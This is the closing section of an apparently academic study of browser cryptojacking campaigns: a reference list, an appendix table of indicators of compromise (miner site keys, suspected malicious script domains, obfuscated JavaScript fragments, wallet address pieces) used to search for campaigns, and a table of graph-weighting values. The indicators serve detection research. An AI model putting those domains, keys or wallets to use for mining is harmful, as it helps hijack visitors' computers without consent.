[7] Domhnall Carlin, Philip O'Kane, Sakir Sezer, and Jonah Burgess. Detecting cryptomining using dynamic analysis. In *16th Annual Conference on Privacy, Security and Trust, PST 2018, Belfast, Northern Ireland, Uk, August 28-30, 2018*, pages 1–6, 2018. doi: 10.1109/PST.2018.8514167. URL `https://doi.org/10.1109/PST.2018.8514167`.

[8] Nilesh Christopher. Hackers mined a fortune from Indian websites. *The India Times*, Sep 2018. `https://economictimes.indiatimes.com/small-biz/startups/newsbuzz/hackers-mined-a-fortune-from-indian-websites/articleshow/65836088.cms` (December 2018).

[9] Catalin Cimpanu. A mysterious grey-hat is patching people's outdated MikroTik routers, Oct 2018. `https://www.zdnet.com/article/a-mysterious-grey-hat-is-patching-peoples-outdated-mikrotik-routers/` (February 2019).

[10] Thomas Claburn. Crypto-jackers enlist Google Tag Manager to smuggle alt-coin miners. *The Register*, Jan 2018. `https://www.theregister.co.uk/2017/11/22/cryptojackers_google_tag_manager_coin_hive/` (December 2018).

[11] Coinhave. Coinhave – Monero JavaScript Mining. `https://coin-have.com/` (December 2018).

[12] Coinhive. Monero Mining Club. `https://coinhive.com/` (December 2018).

[13] Coinhive. AuthedMine – Non-Adblocked. *Coinhive Blog*, 2017. `https://coinhive.com/blog/en/authedmine` (April 2019).

[14] Coinhive. First Week Status Report. *Coinhive Blog*, 2017. `https://coinhive.com/blog/en/status-report` (December 2018).

[15] Coinhive. A huge thanks goes to @shariq who helped us to improve Coinhive's miner performance with some hand crafted WASM! *Twitter*, Apr 3 2018. `https://twitter.com/coinhive_com/status/981102884770246656` (June 2019).

[16] Coinhive. Discontinuation of Coinhive. *Coinhive Blog*, 2019. `https://coinhive.com/blog/en/discontinuation-of-coinhive` (April 2019).

[17] CoinImp. FREE JavaScript Mining - Browser Mining. `https://www.coinimp.com/` (June 2019).

[18] CoinMarketCap. All Cryptocurrencies. `https://coinmarketcap.com/all/views/all/` (June 2019).

[19] Cryptoloot. CryptoLoot - Earn More From Your Traffic. `https://crypto-loot.com/` (December 2018).

[20] CryptoMineDev. minerblock. *Chrome Web Store*. `https://chrome.google.com/webstore/detail/minerblock/emikbbbebcdfohonlaifafnoanocnebl?hl=en` (January 2019).

[21] National CSIRT. MikroTik Routers Compromised in Cryptojacking Campaign, Apr 2019. `https://csirt.cy/mikrotik-routers-compromised-in-cryptojacking-campaign/` (April 2019).

[22] Ha Dao, Johan Mazel, and Kensuke Fukuda. Understanding abusive web resources: characteristics and counter-measures of malicious web resources and cryptocurrency mining. In *Proceedings of the Asian Internet Engineering Conference, AINTEC 2018, Bangkok, Thailand, November 12-14, 2018*, pages 54–61. ACM, 2018. doi: 10.1145/3289166.3289174. URL `https://doi.org/10.1145/3289166.3289174`.

[23] Son Dinh, Taher Azeb, Francis Fortin, Djedjiga Mouheb, and Mourad Debbabi. Spam campaign detection, analysis, and investigation. *Digital Investigation*, 12(Supplement-1):S12–S21, 2015. doi: 10.1016/j.diin.2015.01.006. URL `https://doi.org/10.1016/j.diin.2015.01.006`.

[24] Domaintools.com. Domain Count Statistics for TLDs. `http://research.domaintools.com/statistics/tld-counts/` (January 2019).

[25] Zakir Durumeric, David Adrian, Ariana Mirian, Michael Bailey, and J. Alex Halderman. A search engine backed by internet-wide scanning. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, Denver, CO, USA, October 12-16, 2015*, pages 542–553, 2015. doi: 10.1145/2810103.2813703. URL `https://doi.org/10.1145/2810103.2813703`.

[26] Elizabeth Schulze. The inventor of the web says the internet is broken — but he has a plan to fix it. *CNBC*, Nov 5 2018. `https://www.cnbc.com/2018/11/05/inventor-of-the-web-says-the-internet-is-at-a-tipping-point-and-reveals-a-new-plan-to-fix-it.html` (June 2019).

[27] Eric Enge. Mobile vs Desktop Traffic in 2019. *Stone Temple*, Apr 2019. `https://www.stonetemple.com/mobile-vs-desktop-usage-study/` (May 2019).

[28] Shayan Eskandari, Andreas Leoutsarakos, Troy Mursch, and Jeremy Clark. A first look at browser-based cryptojacking. *2018 IEEE European Symposium on Security and Privacy Workshops, EuroS&P Workshops 2018, London, United Kingdom, April 23-27, 2018*, pages 58–66, 2018. doi: 10.1109/EuroSPW.2018.00014. URL `https://doi.org/10.1109/EuroSPW.2018.00014`.

[29] Financial Action Task Force. Faft report: Virtual currencies: key definitions and potential aml/cft risks. 2014. `https://www.fatf-gafi.org/media/fatf/documents/reports/Virtual-currency-key-definitions-and-potential-aml-cft-risks.pdf` (May 2019).

[30] John. J. Hoffman, Steve C. Lee, and Jeffrey S. Jacobson. New jersey division of consumer affairs obtains settlement with developer of bitcoin-mining software found to have accessed new jersey computers without users' knowledge or consent, May 2015. URL `https://nj.gov/oag/newsreleases15/pr20150526b.html`.

[31] Geng Hong, Zhemin Yang, Sen Yang, Lei Zhang, Yuhong Nan, Zhibo Zhang, Min Yang, Yuan Zhang, Zhiyun Qian, and Hai-Xin Duan. How you get shot in the back: A systematical study about cryptojacking in the real world. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, CCS 2018, Toronto, ON, Canada, October 15-19, 2018*, pages 1701–1713, 2018. doi: 10.1145/3243734.3243840. URL `https://doi.org/10.1145/3243734.3243840`.

[32] Hosh Sadiq. hoshsadiq/adblock-nocoin-list. *GitHub*. `https://github.com/hoshsadiq/adblock-nocoin-list` (December 2018).

[33] Martin Hron and David Jursa. MikroTik mayhem: Cryptomining campaign abusing routers. *Avast*, Oct 2018. `https://blog.avast.com/mikrotik-routers-targeted-by-cryptomining-campaign-avast` (March 2019).

[34] Dan Hubbard. Cisco Umbrella 1 Million. `https://umbrella.cisco.com/blog/2016/12/14/cisco-umbrella-1-million/` (April 2019).

[35] Iain Thomson. Another day, another cryptocurrency miner lurking in a Google Chrome extension. *The Register*, Oct 2017. `https://www.theregister.co.uk/2017/10/23/cryptocurrency_miner_google_chrome_extension/` (June 2019).

[36] Dixon Jones. Majestic Million CSV now free for all, daily. `https://blog.majestic.com/development/majestic-million-csv-daily/` (April 2019).

[37] JSEcoin. JSEcoin: Digital currency - Designed for the Web. `https://jsecoin.com/` (April 2019).

[38] KBall. How WebAssembly is Accelerating the Future of Web Development. *ZenDev, LLC*, Jun 2018. `https://zendev.com/2018/06/26/webassembly-accelerating-future-web-development.html` (April 2019).

[39] Dennis Keil. WP Monero Miner - Home. `https://www.wp-monero-miner.com/` (December 2018).

[40] Keraf. No Coin - Block miners on the web! *Chrome Web Store*. `https://chrome.google.com/webstore/detail/no-coin-block-miners-on-t/gojamcfopckidlocpkbelmpjcgmbgjcl` (January 2019).

[41] Sesha Kethineni and Ying Cao. The rise in popularity of cryptocurrency and associated criminal activity. *International Criminal Justice Review*, 2019. URL `https://doi.org/10.1177/1057567719827051`.

[42] Amin Kharraz, Zane Ma, Paul Murley, Charles Lever, Joshua Mason, Andrew Miller, Nikita Borisov, Manos Antonakakis, and Michael Bailey. Outguard: Detecting in-browser covert cryptocurrency mining in the wild. In *The World Wide Web Conference, WWW 2019, San Francisco, CA, USA, May 13-17, 2019*, pages 840–852, 2019. doi: 10.1145/3308558.3313665. URL `https://doi.org/10.1145/3308558.3313665`.

[43] Radhesh Krishnan Konoth, Emanuele Vineti, Veelasha Moonsamy, Martina Lindorfer, Christopher Kruegel, Herbert Bos, and Giovanni Vigna. vusec/minesweeper. *GitHub*. `https://github.com/vusec/minesweeper` (November 2018).

[44] Radhesh Krishnan Konoth, Emanuele Vineti, Veelasha Moonsamy, Martina Lindorfer, Christopher Kruegel, Herbert Bos, and Giovanni Vigna. Minesweeper: An in-depth look into drive-by cryptocurrency mining and its defense. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, CCS 2018, Toronto, ON, Canada, October 15-19, 2018*, pages 1714–1730, 2018. doi: 10.1145/3243734.3243858. URL `https://doi.org/10.1145/3243734.3243858`.

[45] Max J Krause and Thabet Tolaymat. Quantification of energy and carbon costs for mining cryptocurrencies. *Nature Sustainability*, 1(11):711, 2018.

[46] Brian Krebs. Krebs on Security - Who and What is Coinhive, March 2018. `https://krebsonsecurity.com/2018/03/who-and-what-is-coinhive/` (December 2018).

[47] Christian Kreibich, Chris Kanich, Kirill Levchenko, Brandon Enright, Geoffrey M. Voelker, Vern Paxson, and Stefan Savage. Spamcraft: An inside look at spam campaign orchestration. In *2nd USENIX Workshop on Large-Scale Exploits and Emergent Threats, LEET '09, Boston, MA, USA, April 21, 2009*, 2009. URL `https://www.usenix.org/conference/leet-09/spamcraft-inside-look-spam-campaign-orchestration`.

[48] Robert Layton, Paul A. Watters, and Richard Dazeley. Automatically determining phishing campaigns using the USCAP methodology. In *2010 eCrime Researchers Summit, eCrime 2010, Dallas, TX, USA, October 18-20, 2010*, pages 1–8, 2010. doi: 10.1109/ecrime.2010.5706698. URL `https://doi.org/10.1109/ecrime.2010.5706698`.

[49] leonidackov901. leonidackov901/leonidackov901.github.io. *GitHub*. https://github.com/leonidackov901/leonidackov901.github.io (January 2019).

[50] Zhou Li, Kehuan Zhang, Yinglian Xie, Fang Yu, and XiaoFeng Wang. Knowing your enemy: understanding and detecting malicious web advertising. In *the ACM Conference on Computer and Communications Security, CCS'12, Raleigh, NC, USA, October 16-18, 2012*, pages 674–686, 2012. doi: 10.1145/2382196.2382267. URL https://doi.org/10.1145/2382196.2382267.

[51] Jingqiang Liu, Zihao Zhao, Xiang Cui, Zhi Wang, and Qixu Liu. A novel approach for detecting browser-based silent miner. *Third IEEE International Conference on Data Science in Cyberspace, DSC 2018, Guangzhou, China, June 18-21, 2018*, pages 490–497, 2018. doi: 10.1109/DSC.2018.00079. URL https://doi.org/10.1109/DSC.2018.00079.

[52] MaxMind Inc. MaxMind GeoIP2. https://www.maxmind.com/en/geoip2-services-and-databases/ (April 2019).

[53] McAfee Labs. 2019 Threats Predictions, 2019. https://www.mcafee.com/enterprise/en-us/assets/infographics/infographic-threats-predictions-2019.pdf (June 2019).

[54] Kieren McCarthy. CBS's Showtime caught mining crypto-coins in viewers' web browsers. *The Register*, Jan 2018. https://www.theregister.co.uk/2017/09/25/showtime_hit_with_coinmining_script/ (December 2018).

[55] D. Kevin McGrath and Minaxi Gupta. Behind phishing: An examination of phisher modi operandi. In *First USENIX Workshop on Large-Scale Exploits and Emergent Threats, LEET '08, San Francisco, CA, USA, April 15, 2008, Proceedings*, 2008.

[56] MikroTik. Manual:Winbox. https://wiki.mikrotik.com/wiki/Manual:Winbox (June 2019).

[57] MineCryptoNight. MineCryptoNight - Making mining profits great again! https://minecryptonight.net/ (May 2019).

[58] Mineralt. Developer API Documentation and Reference. https://support.mineralt.io/support/solutions/articles/36000047274-js-miner-usage-and-api-reference (December 2018).

[59] Monero Ocean. Monero ocean – FAQ. https://moneroocean.stream/#/help/faq (May 2019).

[60] Alireza Mosajjal. Proof of Concept of Winbox Critical Vulnerability (CVE-2018-14847), Jun 2018. https://github.com/BasuCert/WinboxPoC (March 2019).

[61] Mozilla. Mozilla Developers: Using Web Workers. https://developer.mozilla.org/en-US/docs/Web/API/Web_Workers_API/Using_web_workers (April 2019).

[62] Mozilla Foundation. asm.js - Working Draft - 18 August 2014. http://asmjs.org/spec/latest/ (November 2018).

[63] Margi Murphy. YouTube shuts down hidden cryptojacking adverts. *The Telegraph*, Jan 2018. https://www.telegraph.co.uk/technology/2018/01/29/youtube-shuts-hidden-crypto-jacking-adverts/ (November 2018).

[64] Troy Mursch. 200,000+ MikroTik routers worldwide have been compromised to inject cryptojacking malware. *Bad Packets Report*, Sep 2018. https://badpackets.net/200000-mikrotik-routers-worldwide-have-been-compromised-to-inject-cryptojacking-malware/ (April 2019).

[65] Troy Mursch. Cryptojacking malware Coinhive found on 30,000 websites. *Bad Packets Report*, Feb 2018. https://badpackets.net/cryptojacking-malware-coinhive-found-on-30000-websites/ (December 2018).

[66] Troy Mursch. Over 100,000 Drupal websites vulnerable to Drupalgeddon 2 (CVE-2018-7600). *Bad Packets Report*, Jun 2018. https://badpackets.net/over-100000-drupal-websites-vulnerable-to-drupalgeddon-2-cve-2018-7600/ (January 2019).

[67] Marius Musch, Christian Wressnegger, Martin Johns, and Konrad Rieck. Web-based cryptojacking in the wild. *CoRR*, abs/1808.09474, 2018. URL http://arxiv.org/abs/1808.09474.

[68] Satoshi Nakamoto. Bitcoin: A Peer-to-Peer Electronic Cash System, 2009. https://bitcoin.org/bitcoin.pdf.

[69] NetLab360. Quick summary about the Port 8291 scan, Mar 2018. https://blog.netlab.360.com/quick-summary-port-8291-scan-en/ (April 2019).

[70] Van Linh Nguyen, Po-Ching Lin, and Ren-Hung Hwang. Web attacks: defeating monetisation attempts. *Network Security*, 2019(5):11–19, 2019. doi: 10.1016/S1353-4858(19)30061-3. URL https://doi.org/10.1016/S1353-4858(19)30061-3.

[71] NIST National Vulnerability Database. NVD - CVE-2016-4010 Detail, Jan 2017. https://nvd.nist.gov/vuln/detail/CVE-2016-4010 (May 2019).

[72] NIST National Vulnerability Database. NVD - CVE-2018-14847 Detail, Jul 2018. https://nvd.nist.gov/vuln/detail/CVE-2018-14847 (March 2018).

[73] Ufuoma Ogono. Monero Cryptojacking: Monero Cryptocurrency Mining Malware Disrupts Government Site. *Smartereum*, Sep 2018. https://smartereum.com/35507/monero-cryptojacking-monero-cryptocurrency-mining-malware-disrupts-government-site-monero-news-today/ (December 2018).

[74] Brigid O'Gorman. Cryptojacking: A Modern Cash Cow. *Symantec Corporation*, 2018. https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/istr-cryptojacking-modern-cash-cow-en.pdf (May 2019).

[75] OMINE. Monero JavaScript Miner. https://xmr.omine.org/web_miner.html (June 2019).

[76] Charlie Osborne. MikroTik routers enslaved in massive Coinhive cryptojacking campaign. *ZDNet*, Aug 2018. https://www.zdnet.com/article/mikrotik-routers-enslaved-in-massive-coinhive-cryptojacking-campaign/ (December 2018).

[77] Panagiotis Papadopoulos, Panagiotis Ilia, and Evangelos P. Markatos. Truth in web mining: Measuring the profitability and cost of cryptominers as a web monetization model. *CoRR*, abs/1806.01994, 2018. URL http://arxiv.org/abs/1806.01994.

[78] Sergio Pastrana and Guillermo Suarez-Tangil. A first look at the crypto-mining malware ecosystem: A decade of unrestricted wealth. *CoRR*, abs/1901.00846, 2019. URL http://arxiv.org/abs/1901.00846.

[79] Jordan Pearson. Starbucks Wi-Fi Hijacked People's Laptops to Mine Cryptocurrency. *VICE Motherboard*. https://motherboard.vice.com/en_us/article/gyd5xq/starbucks-wi-fi-hijacked-peoples-laptops-to-mine-cryptocurrency-coinhive (February 2019).

[80] Stijn Pletinckx, Cyril Trap, and Christian Doerr. Malware coordination using the blockchain: An analysis of the cerber ransomware. In *IEEE Conference on Communications and Network Security*, 2018.

[81] Michalis Polychronakis and Niels Provos. Ghost turns zombie: Exploring the life cycle of web-based malware. In *First USENIX Workshop on Large-Scale Exploits and Emergent Threats, LEET '08, San Francisco, CA, USA, April 15, 2008, Proceedings*, 2008. URL http://www.usenix.org/events/leet08/tech/full_papers/polychronakis/polychronakis.pdf.

[82] Pornhub. 2018 Year in Review. *Pornhub Insights*, Dec 11 2018. https://www.pornhub.com/insights/2018-year-in-review (June 2019).

[83] Proxy Lists 24. Proxy Lists 24 - Daily Free Proxy Server Lists. http://www.proxyserverlist24.top/ (April 2019).

[84] Julian Rauchberger, Sebastian Schrittwieser, Tobias Dam, Robert Luh, Damjan Buhov, Gerhard Pötzelsberger, and Hyoungshick Kim. The other side of the coin: A framework for detecting and analyzing web-based cryptocurrency mining campaigns. In *Proceedings of the 13th International Conference on Availability, Reliability and Security, ARES 2018, Hamburg, Germany, August 27-30, 2018*, pages 18:1–18:10, 2018. doi: 10.1145/3230833.3230869. URL `https://doi.org/10.1145/3230833.3230869`.

[85] RedLock CSI Team. Lessons from the Cryptojacking Attack at Tesla. *Redlock*, Feb 2018. `https://redlock.io/blog/cryptojacking-tesla` (February 2019).

[86] Juan D. Parra Rodriguez and Joachim Posegga. RAPID: resource and api-based detection against in-browser miners. *Proceedings of the 34th Annual Computer Security Applications Conference, ACSAC 2018, San Juan, PR, USA, December 03-07, 2018*, pages 313–326, 2018. doi: 10.1145/3274694.3274735. URL `https://doi.org/10.1145/3274694.3274735`.

[87] Jan Rüth, Torsten Zimmermann, Konrad Wolsing, and Oliver Hohlfeld. Digging into browser-based crypto mining. In *Proceedings of the Internet Measurement Conference 2018, IMC 2018, Boston, MA, USA, October 31 - November 02, 2018*, pages 70–76, 2018. URL `https://dl.acm.org/citation.cfm?id=3278539`.

[88] Muhammad Saad, Aminollah Khormali, and Aziz Mohaisen. End-to-end analysis of in-browser cryptojacking. *CoRR*, abs/1809.02152, 2018. URL `http://arxiv.org/abs/1809.02152`.

[89] Nicolas van Saberhagen. CryptoNote v 2.0, Oct 2013. `https://cryptonote.org/whitepaper.pdf`.

[90] Quirin Scheitle, Oliver Hohlfeld, Julien Gamba, Jonas Jelten, Torsten Zimmermann, Stephen D. Strowes, and Narseo Vallina-Rodriguez. A long way to the top: Significance, structure, and stability of internet top lists. In *Proceedings of the Internet Measurement Conference 2018, IMC 2018, Boston, MA, USA, October 31 - November 02, 2018*, pages 478–493, 2018. URL `https://dl.acm.org/citation.cfm?id=3278574`.

[91] Mathew J. Schwartz. Cryptojackers Keep Hacking Unpatched MikroTik Routers. *Bank Info Security*, Oct 2018. `https://www.bankinfosecurity.com/cryptominers-keep-hacking-unpatched-mikrotik-routers-a-11627` (April 2019).

[92] Jerome Segura. A look into Drupalgeddon's client-side attacks. *Malwarebytes*, Jun 2018. `https://blog.malwarebytes.com/threat-analysis/2018/05/look-drupalgeddon-client-side-attacks/` (January 2019).

[93] Shodan. Shodan - The search engine for Internet-connected devices. `https://www.shodan.io/` (April 2019).

[94] SimilarWeb. Similar Web. Website Traffic Statistics & Market Intelligence. `https://www.similarweb.com` (May 2019).

[95] Denis Sinegubko. JQuory: Cryptomining in Nulled Themes and Plugins. *Securi Labs*, Jun 2018. `https://labs.sucuri.net/?note=2018-06-05` (April 2019).

[96] Slushpool. Stratum Mining Protocol. `https://slushpool.com/help/topic/stratum-protocol/` (November 2018).

[97] SonicWall. Massive cryptojacking campaign compromised 200,000 MikroTik routers, Aug 2018. `https://securitynews.sonicwall.com/xmlpost/massive-cryptojacking-campaign/` (March 2019).

[98] Efstathios Stamatatos. A survey of modern authorship attribution methods. *JASIST*, 60(3):538–556, 2009. doi: 10.1002/asi.21001. URL `https://doi.org/10.1002/asi.21001`.

[99] Symantec Corporation. Internet Security Threat Report: Volume 23, 2018. `https://www.symantec.com/content/dam/symantec/docs/reports/istr-23-2018-en.pdf` (March 2019).

[100] Yuta Takata, Mitsuaki Akiyama, Takeshi Yagi, Takeshi Yada, and Shigeki Goto. Fine-grained analysis of compromised websites with redirection graphs and javascript traces. *IEICE Transactions*, 100-D(8): 1714–1728, 2017. doi: 10.1587/transinf.2016ICP0011. URL `https://doi.org/10.1587/transinf.2016ICP0011`.

[101] Tenable. MikroTik RouterOS Vulnerabilities: There's More to CVE-2018-14847, Oct 2018. https://www.tenable.com/blog/mikrotik-routeros-vulnerabilities-there-s-more-to-cve-2018-14847 (March 2019).

[102] The Monero Project. Monero: What is Monero (XMR)? https://www.getmonero.org/get-started/what-is-monero/ (December 2018).

[103] The Pirate Bay. The Pirate Bay - Miner, Sep 2017. https://thepiratebay.org/blog/242 (December 2018).

[104] Trustwave. 2019 Trustwave Global Security Report, 2019. https://www.trustwave.com/en-us/resources/library/documents/2019-trustwave-global-security-report/ (May 2019).

[105] UNICEF Australia. Give hope, just by being here. https://www.thehopepage.org/ (May 2019).

[106] Wenhao Wang, Benjamin Ferrell, Xiaoyang Xu, Kevin W. Hamlen, and Shuang Hao. SEISMIC: secure in-lined script monitors for interrupting cryptojacks. In *Computer Security - 23rd European Symposium on Research in Computer Security, ESORICS 2018, Barcelona, Spain, September 3-7, 2018, Proceedings, Part II*, pages 122–142, 2018. doi: 10.1007/978-3-319-98989-1_7. URL https://doi.org/10.1007/978-3-319-98989-1_7.

[107] WebAssembly. The WebAssembly Binary Toolkit. *GitHub*. https://github.com/WebAssembly/wabt (November 2018).

[108] WebAssembly. Webassembly. https://webassembly.org/ (November 2018).

[109] Webshrinker. Webshrinker APIs. https://www.webshrinker.com/apis/ (January 2019).

[110] Websocket.org. HTML5 WebSocket - A Quantum Leap in Scalability for the Web. http://www.websocket.org/aboutwebsocket.html (November 2018).

[111] Wordfence. WordPress Plugin Banned for Crypto Mining, Nov 2017. https://www.wordfence.com/blog/2017/11/wordpress-plugin-banned-crypto-mining/ (January 2019).

[112] Jun (Jim) Xu, Jinliang Fan, Mostafa H. Ammar, and Sue B. Moon. On the design and performance of prefix-preserving IP traffic trace anonymization. In *Proceedings of the 1st ACM SIGCOMM Internet Measurement Workshop, IMW 2001, San Francisco, California, USA, November 1-2, 2001*, pages 263–266, 2001. doi: 10.1145/505202.505234. URL https://doi.org/10.1145/505202.505234.

Cover image courtesy of Tom Nyarunda (*BTC Manager.com*) at https://btcmanager.com/rise-cryptojacking-prevent-detect-recover-from-malware/

A
Indicators of Compromise used in the in-depth campaign search

Indicators of compromise (IoC)	
I8rYivhV3ph1iNrKfUjvdqNGfc7iXOEw	TnKJQivLdI92CHM5VDumySeVWinv2yfL
oHaQn8uDJ16fNhcTU7y832cv49PqEvOS	var+_0x290f%3D, var+_0x9e3f%3D, var+_0xf26e%3D
w9WpfXZJ9POkztDmNpey3zA1eq3I3Y2p	africangrey.top%2Fredirect_base%2Fredirect.js/
camillesanz.com%2Flib%2Fstatus.js	alemoney.xyz%2Fjs%2Fstat.js
PQbIwg9HK3zpD4oUPfOUhTJ6UYrfgfVW	XoWXAWvizTNnyia78qTIFfATRgcbJfGx
j7Bn4I56Mj7xPR2JrUNQ9Bjt6CeHS3X1	ribinski.us%2Fredirect_base%2Fredirect.js
authedmine.eu%2Flib%2F1.js	CjWvKrobE3aRbpZ40JoeDUk8Vgcz3W7v
9KNyPFbDqJesaSxBLcQoJZX6PgXN1ld0	Q29pbkhpdmUuRk9SQ0VfRVhDTFVTSVZFX1RBQg==
rrm8JXUAQLHPymc0qQRPikyxCps7UkCb	%2Fbitrix%2Fjs%2Fmain%2Fcore%2Fcore_loader.js
vPfPDHk89TxmH1arysiJDrutpYGntofP	ECtavrmCGlNg3q5asj9kkTF1E270wgY0
no2z8X4wsiouyTmA9xZ0TyUdegWBw2yK	jJgIt4rNIHhAJiALMH4xmMm2DqVkoZ7x
fmAbeZiHugRVnWF9aJ3yGEfq58qEdSki	92o2UmHaBROIeQemIy8iNY2CDcnRS5GS
sQp9MBGPmfVONpTfwFL25mP3YX5tCjaU	14ccfb72d80c8c998bb069e808dc39e3e6003fa7ed1e
jquory.js, var+_0x2776	cb8605f33e66d9d52524cef8735d485091065495494d
Zn92xkXihjehhF2pjbO25MzorrrCnwWc	12989cd0aeef54ab14c7a02ff16af74f86e6882899a8
KxRdtOzK549KrS6mKiercWj1dnr8Uhov	i2y4BgTPHv3upoWyw0XCXZRn6RgWnKdw
AMYexekojvyVZGRMnbY9dU8UIgNJm90N	3jIIzMiTvlezI0N5vRlGbkc04FqTSvuL
LzkuD3wOQkjOGRyLWHdfn3YUR6eUNrdo	ZjAbjZvbYgw68hyYGhrl7xgDEqUK9FiZ
PQbIwg9HK3zpD4oUPfOUhTJ6UYrfgfVW	service4refresh.info
flightsy. , flightzy ,joytate. , proofly.	gettate. , alflying. , zymerget. , nflying.
%3DMXp5VHd3OFI7LTMwOzE%3D	sQp9MBGPmfVONpTfwFL25mP3YX5tCjaU
gFxV1c98qzr1IFChFglOSfb0iDRo1508	i2y4BgTPHv3upoWyw0XCXZRn6RgWnKdw
RtdSSbs4L2nMoDalZmNi3gipok8dZ22G	1q2w3 , _0xc474, var+_0xe4d4, var+_0xf26e
B8BgBLHwnzJo62MaklHnR9W95NPfwDAY	AadZWk58MxJrxRRm6davI4pm2KlwrDuR
YBOlT3dczCyrvGCbOswHJsEKVuErQtzF	ooacOPOmkYYD2ruHTofibmaYq8Pwknqz
lite.php%3Fref%3D54542	6zQIpC6cJtfS6GmzNtHaHSEcBSsVULrR
gninimorenomv2.js	3FJP2bPdCQToERYnsplQa9I4Nhjec5t5
adsmine.js , swiftmining.win	webmr.js, tralex.co
43diebQLSFGfQg5xobxSk4C42gnMUCVv-	45NLHpEk2gQ5sqNpjEye3x9pNBF3H3T2te-
U9WPxEXnBuqa9ANbThwWwaH1MELag-	MPJEQ5dqgMCLTY9MZvm1g7NYWLyD6-
mxQhRcXmhmaPAV1rEp9SacwzsdKNRPjxDt	RFQMWwMnBk3YRd1oxEutrcTokSdw3oBq
atob%28%27Q29pbkhpdmUuRk9SQ0V-	46PgJtwUkg18z7Cu7xAd2F972GSEQUzo-
fRVhDTFVTSVZFX1RBQg%3D%3D-	GHWP4fwUHbdj7qgZqhf27Pm7Y7BdMU-
%27%29%29%3B	H2gahQdrCmbKxNuJAyUrGfThnhCgEyinb

Table A.1: Indicators of comprise used to query PublicWWW in the in-depth campaign search in Section 4.2.3

B
Values used to create a force-directed campaign graph

Feature	Value
Miner application	+10
SiteKey	+100
Wallet address	+90
WebSocket proxy	+40
Mining pool	+40
Initiator file	+80

Table B.1: Values used to calculate the weight of the edges in order to create a force-directed campaign graph in Figure 4.8